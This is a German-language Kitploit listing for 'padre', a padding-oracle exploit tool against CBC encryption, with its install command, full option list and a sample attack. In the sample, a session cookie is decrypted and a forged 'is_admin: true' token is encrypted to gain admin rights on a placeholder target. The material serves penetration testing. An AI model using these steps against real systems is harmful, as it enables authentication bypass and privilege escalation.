
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
Tools/GitHubGitHub/glebarez/padre
ExploitationWebsicherheitKryptographiePenetrationstests
GitHubglebarez/padre

padre

Blitzschneller, fortschrittlicher Padding-Oracle-Exploit

Repository anzeigen
2802844vor 1 JahrVon Kitploit geprüft
Teilen

Publish release

padre

padre ist ein fortschrittliches Exploit-Tool für Padding-Oracle-Angriffe gegen CBC-Verschlüsselung

Eigenschaften:
  • blitzschnelle, parallele Implementierung

  • Entschlüsselung von Tokens
  • Verschlüsselung beliebiger Daten
  • automatisches Fingerprinting von Padding-Oracles
  • automatische Erkennung der Cipher-Block-Länge
  • HINWEISE! Wenn ein Fehler auftritt, gibt padre Hinweise, was angepasst werden kann, um Erfolg zu haben.
  • unterstützt Tokens in GET/POST-Parametern, Cookies
  • flexible Angabe von Kodierungsregeln (base64, hex, etc.)


Demo

demo

Installation/Update

  • Der schnellste Weg ist, die vorkompilierte Binärdatei für Ihr Betriebssystem von der neuesten Version herunterzuladen.

  • Alternativ, wenn Go installiert ist, aus dem Quellcode bauen:

go install github.com/glebarez/padre@latest

Anwendungsszenario

Wenn Sie einen vermuteten Padding-Oracle finden, bei dem die verschlüsselten Daten in einem Cookie namens SESS gespeichert sind, können Sie Folgendes verwenden:

padre -u 'https://target.site/profile.php' -cookie 'SESS=$' 'Gw3kg8e3ej4ai9wffn%2Fd0uRqKzyaPfM2UFq%2F8dWmoW4wnyKZhx07Bg=='

padre wird automatisch HTTP-Antworten fingerprinten, um festzustellen, ob ein Padding-Oracle bestätigt werden kann. Wenn der Server tatsächlich angreifbar ist, wird das bereitgestellte Token in etwa wie folgt entschlüsselt:

 {"user_id": 456, "is_admin": false}

Es sieht so aus, als könnten Sie hier Ihre Berechtigungen erhöhen!

Sie können dies versuchen, indem Sie zuerst Ihre eigenen verschlüsselten Daten generieren, die der Oracle wieder in einen hinterhältigen Klartext entschlüsseln wird:

padre -u 'https://target.site/profile.php' -cookie 'SESS=$' -enc '{"user_id": 456, "is_admin": true}'

Dies wird einen weiteren kodierten Satz verschlüsselter Daten ausgeben, vielleicht etwas wie unten (wenn base64 verwendet wird):

dGhpcyBpcyBqdXN0IGFuIGV4YW1wbGU=

Jetzt können Sie Ihren Browser öffnen und den Wert des SESS-Cookies auf den obigen Wert setzen. Wenn Sie die ursprüngliche Oracle-Seite laden, sollten Sie nun sehen, dass Sie auf Admin-Ebene angehoben wurden.

Auswirkungen von Padding-Oracles

  • Offenlegung verschlüsselter Sitzungsinformationen
  • Umgehung der Authentifizierung
  • Bereitstellung gefälschter Tokens, denen der Server vertraut
  • allgemein, breite Erweiterung der Angriffsfläche

Vollständige Nutzungsoptionen

Usage: padre [OPTIONS] [INPUT]

INPUT: 
	In decrypt mode: encrypted data
	In encrypt mode: the plaintext to be encrypted
	If not passed, will read from STDIN

	NOTE: binary data is always encoded in HTTP. Tweak encoding rules if needed (see options: -e, -r)

OPTIONS:

-u *required*
	target URL, use $ character to define token placeholder (if present in URL)

-enc
	Encrypt mode

-err
	Regex pattern, HTTP response bodies will be matched against this to detect padding oracle. Omit to perform automatic fingerprinting

-e
	Encoding to apply to binary data. Supported values:
		b64 (standard base64) *default*
		lhex (lowercase hex)

-r
	Additional replacements to apply after encoding binary data. Use odd-length strings, consiting of pairs of characters <OLD><NEW>.
	Example:
		If server uses base64, but replaces '/' with '!', '+' with '-', '=' with '~', then use -r "/!+-=~"

-cookie
	Cookie value to be set in HTTP requests. Use $ character to mark token placeholder.

-post
	String data to perform POST requests. Use $ character to mark token placeholder. 

-ct
	Content-Type for POST requests. If not specified, Content-Type will be determined automatically.
	
-b
	Block length used in cipher (use 16 for AES). Omit to perform automatic detection. Supported values:
		8
		16 *default*
		32

-p
	Number of parallel HTTP connections established to target server [1-256]
		30 *default*
		
-proxy
	HTTP proxy. e.g. use -proxy "http://localhost:8080" for Burp or ZAP

Weiterführende Lektüre

  • https://blog.skullsecurity.org/2013/a-padding-oracle-example
  • https://blog.skullsecurity.org/2016/going-the-other-way-with-padding-oracles-encrypting-arbitrary-data

Alternative Werkzeuge

  • https://github.com/liamg/pax
  • https://github.com/AonCyberLabs/PadBuster
Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    831
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    534
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    429
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    355
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    284
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    275

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →





